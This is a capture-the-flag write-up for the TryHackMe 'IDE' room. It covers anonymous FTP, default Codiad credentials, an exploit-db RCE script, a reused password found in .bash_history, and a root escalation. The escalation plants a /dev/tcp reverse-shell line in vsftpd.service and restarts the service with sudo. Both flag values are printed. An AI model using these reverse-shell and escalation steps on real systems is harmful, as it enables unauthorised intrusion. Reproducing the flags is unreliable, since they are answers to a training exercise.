CTF Write-Up: IDE

The following writeup is for the IDE room hosted on TryHackMe. It is a free room aimed towards beginners. The objective of this CTF is to gather two flags.

1. Enumeration

First, I conducted an Nmap scan to identify open ports, service versions, and any common vulnerabilities or weaknesses for which the default scrip scan identifies. Here is the Nmap command that was used:

```
┌──(kali㉿kali)-[~/Documents/ide_thm]
└─$ sudo nmap -sC -sV -p- -T4 10.10.31.117 -oN ide_thm.txt
```

Scan results:

- Ports: 21 (FTP), 22 (SSH), 80, and 62337 (http)

```
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.3
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.4.85.213
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e2:be:d3:3c:e8:76:81:ef:47:7e:d0:43:d4:28:14:28 (RSA)
|   256 a8:82:e9:61:e4:bb:61:af:9f:3a:19:3b:64:bc:de:87 (ECDSA)
|_  256 24:46:75:a7:63:39:b6:3c:e9:f1:fc:a4:13:51:63:20 (ED25519)
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
62337/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Codiad 2.8.4
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

2. Exploring FTP


The Nmap scan identified that FTP has anonymous login enabled, so using this, I accessed the FTP server and found a file:

```
┌──(kali㉿kali)-[~/Documents/ide_thm]
└─$ ftp 10.10.31.117
Connected to 10.10.31.117.
220 (vsFTPd 3.0.3)
Name (10.10.31.117:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||39666|)
150 Here comes the directory listing.
drwxr-xr-x    3 0        114          4096 Jun 18  2021 .
drwxr-xr-x    3 0        114          4096 Jun 18  2021 ..
drwxr-xr-x    2 0        0            4096 Jun 18  2021 ...
226 Directory send OK.
ftp>
```

If you cat the file, you can see that it reveals a username 'john'. We can also assume that John's password is a default credential like stated, so it is likely "password" or something similar.


3. Investigation the High Port


High ports often contain valuable information in CTF challenges. Upon exploring the high port, I encountered a login page for Codiad:




4. Codiad Login and Exploitation

Using the credentials found earlier (john:password), I logged into the Codiad application. I discovered that the version running (2.8.4) was also vulnerable to Remote Code Execution (RCE), which requires authentication.





Searching for this vulnerability on exploit-db, I found a Python script which can be used to gain a reverse shell on the web server:



Let's use this script:

You can see we have a shell on the bottom right. The syntax for the exploit is simply:

- python3 49705.py http://thm_ip:port/ username password local_ip local port platform

When you click enter, make sure to execute the first command like seen on the bottom left of the above image, and the second command seen on the bottom right.

5. Shell Access and Privilege Escalation

With a shell on the machine like seen below, I inspected the 'bash_history' file and found an attempt to connect to MySQL. However, MySQL is not running on the machine.

```
www-data@ide:/var/www/html/codiad/components/filemanager$ ls -la
ls -la
total 100
drwxr-xr-x  3 www-data www-data  4096 Jun 18  2021 .
drwxr-xr-x 17 www-data www-data  4096 Jun 18  2021 ..
-rw-r--r--  1 www-data www-data  1831 Jun 18  2021 class.dirzip.php
-rwxr-xr-x  1 www-data www-data 22371 Jun 18  2021 class.filemanager.php
-rwxr-xr-x  1 www-data www-data  3480 Jun 18  2021 context_menu.json
-rwxr-xr-x  1 www-data www-data  2697 Jun 18  2021 controller.php
-rwxr-xr-x  1 www-data www-data  5501 Jun 18  2021 dialog.php
-rwxr-xr-x  1 www-data www-data  2092 Jun 18  2021 dialog_upload.php
-rwxr-xr-x  1 www-data www-data  3406 Jun 18  2021 download.php
-rwxr-xr-x  1 www-data www-data 34802 Jun 18  2021 init.js
drwxr-xr-x  2 www-data www-data  4096 Jun 18  2021 upload_scripts
www-data@ide:/var/www/html/codiad/components/filemanager$ cd /home
cd /home
www-data@ide:/home$ ls -la
ls -la
total 12
drwxr-xr-x  3 root root 4096 Jun 17  2021 .
drwxr-xr-x 24 root root 4096 Jul  9  2021 ..
drwxr-xr-x  6 drac drac 4096 Aug  4  2021 drac
www-data@ide:/home$
```

```
www-data@ide:/home$ cd drac
cd drac
www-data@ide:/home/drac$ ls -la
ls -la
total 52
drwxr-xr-x 6 drac drac 4096 Aug  4  2021 .
drwxr-xr-x 3 root root 4096 Jun 17  2021 ..
-rw------- 1 drac drac   49 Jun 18  2021 .Xauthority
-rw-r--r-- 1 drac drac   36 Jul 11  2021 .bash_history
-rw-r--r-- 1 drac drac  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 drac drac 3787 Jul 11  2021 .bashrc
drwx------ 4 drac drac 4096 Jun 18  2021 .cache
drwxr-x--- 3 drac drac 4096 Jun 18  2021 .config
drwx------ 4 drac drac 4096 Jun 18  2021 .gnupg
drwx------ 3 drac drac 4096 Jun 18  2021 .local
-rw-r--r-- 1 drac drac  807 Apr  4  2018 .profile
-rw-r--r-- 1 drac drac    0 Jun 17  2021 .sudo_as_admin_successful
-rw------- 1 drac drac  557 Jun 18  2021 .xsession-errors
-r-------- 1 drac drac   33 Jun 18  2021 user.txt
```

```
www-data@ide:/home/drac$ cat .bash_history
cat .bash_history
mysql -u drac -p 'Th3dRaCULa1sR3aL'
```

Recall, we discovered that SSH was open on the target machine, so let's try the MySQL credentials on ssh:

```
┌──(kali㉿kali)-[~/Documents/ide_thm]
└─$ ssh drac@10.10.31.117
The authenticity of host '10.10.31.117 (10.10.31.117)' can't be established.
ED25519 key fingerprint is SHA256:74/tt/begRRzOOEOmVr2W3VX96tjC2aHyfqOEFUOkRk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.31.117' (ED25519) to the list of known hosts.
drac@10.10.31.117's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-147-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun Jun  2 10:14:56 UTC 2024

  System load:  0.0               Processes:           110
  Usage of /:   49.9% of 8.79GB   Users logged in:     0
  Memory usage: 19%               IP address for eth0: 10.10.31.117
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

69 packages can be updated.
1 update is a security update.


Last login: Wed Aug  4 06:36:42 2021 from 192.168.0.105
drac@ide:~$
```

This worked, we can now view the user.txt file:

```
drac@ide:~$ ls -la
total 52
drwxr-xr-x 6 drac drac 4096 Aug  4  2021 .
drwxr-xr-x 3 root root 4096 Jun 17  2021 ..
-rw-r--r-- 1 drac drac   36 Jul 11  2021 .bash_history
-rw-r--r-- 1 drac drac  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 drac drac 3787 Jul 11  2021 .bashrc
drwx------ 4 drac drac 4096 Jun 18  2021 .cache
drwxr-x--- 3 drac drac 4096 Jun 18  2021 .config
drwx------ 4 drac drac 4096 Jun 18  2021 .gnupg
drwx------ 3 drac drac 4096 Jun 18  2021 .local
-rw-r--r-- 1 drac drac  807 Apr  4  2018 .profile
-rw-r--r-- 1 drac drac    0 Jun 17  2021 .sudo_as_admin_successful
-r-------- 1 drac drac   33 Jun 18  2021 user.txt
-rw------- 1 drac drac   49 Jun 18  2021 .Xauthority
-rw------- 1 drac drac  557 Jun 18  2021 .xsession-errors
drac@ide:~$ cat user.txt
02930d21a8eb009f6d26361b2d24a466
```

To escalate privileges to root, I leveraged the ability to restart the vsftpd service as root. By uploading a reverse shell script to the 'vsftpd.service' file located in /lib/system/system, I can gain root access to the machine:

```
drac@ide:~$ sudo -l
[sudo] password for drac:
Matching Defaults entries for drac on ide:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User drac may run the following commands on ide:
    (ALL : ALL) /usr/sbin/service vsftpd restart
drac@ide:~$
```

Add the following line to the 'vsftpd.service' file:

```
[Unit]
Description=vsftpd FTP server
After=network.target

[Service]
Type=simple
ExecStart=/bin/bash -c 'bin/bash -i >& /dev/tcp/10.4.85.213/9999 0>&1'
ExecReload=/bin/kill -HUP $MAINPID
ExecStartPre=-/bin/mkdir -p /var/run/vsftpd/empty

[Install]
WantedBy=multi-user.target
```

Start a netcat listener on the specified port:

```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 9999
listening on [any] 9999 ...
```

And enter the following command:

```
drac@ide:/lib/systemd/system$ systemctl daemon-reload
==== AUTHENTICATING FOR org.freedesktop.systemd1.reload-daemon ===
Authentication is required to reload the systemd state.
Authenticating as: drac
Password:
==== AUTHENTICATION COMPLETE ===
drac@ide:/lib/systemd/system$
```

Now run this command to execute the shell:

```
drac@ide:/lib/systemd/system$ sudo /usr/sbin/service vsftpd restart
drac@ide:/lib/systemd/system$
```

Boom, root access granted

```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 9999
listening on [any] 9999 ...
connect to [10.4.85.213] from (UNKNOWN) [10.10.31.117] 43380
bash: cannot set terminal process group (3376): Inappropriate ioctl for device
bash: no job control in this shell
root@ide:/# whoami
whoami
root
```

If you navigate to the root directory, you can find the root.txt file which is the final flag.

```
root@ide:/# cd root
cd root
root@ide:/root# ls -la
ls -la
total 40
drwx------  6 root root 4096 Jun 18  2021 .
drwxr-xr-x 24 root root 4096 Jul  9  2021 ..
lrwxrwxrwx  1 root root    9 Jun 18  2021 .bash_history → /dev/null
-rw-r--r--  1 root root 3106 Apr  9  2018 .bashrc
drwx------  2 root root 4096 Jun 18  2021 .cache
drwx------  3 root root 4096 Jun 18  2021 .gnupg
drwxr-xr-x  3 root root 4096 Jun 18  2021 .local
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-r--------  1 root root   33 Jun 18  2021 root.txt
-rw-r--r--  1 root root   66 Jun 18  2021 .selected_editor
drwx------  2 root root 4096 Jun 17  2021 .ssh
```

```
root@ide:/root# cat root.txt
cat root.txt
ce258cb16f47f1c66f0b0b77f4e0fb8d
```

Questions Answered:

1. **user.txt**
    - 02930d21a8eb009f6d26361b2d24a466
2. **root.txt**
    - ce258cb16f47f1c66f0b0b77f4e0fb8d

This CTF was a fantastic exercise and really tested my privilege escalation abilities. I hope this write-up proves useful for those looking to understand the process, as I personally struggled a fair but with getting the exploit to work. Happy Hacking!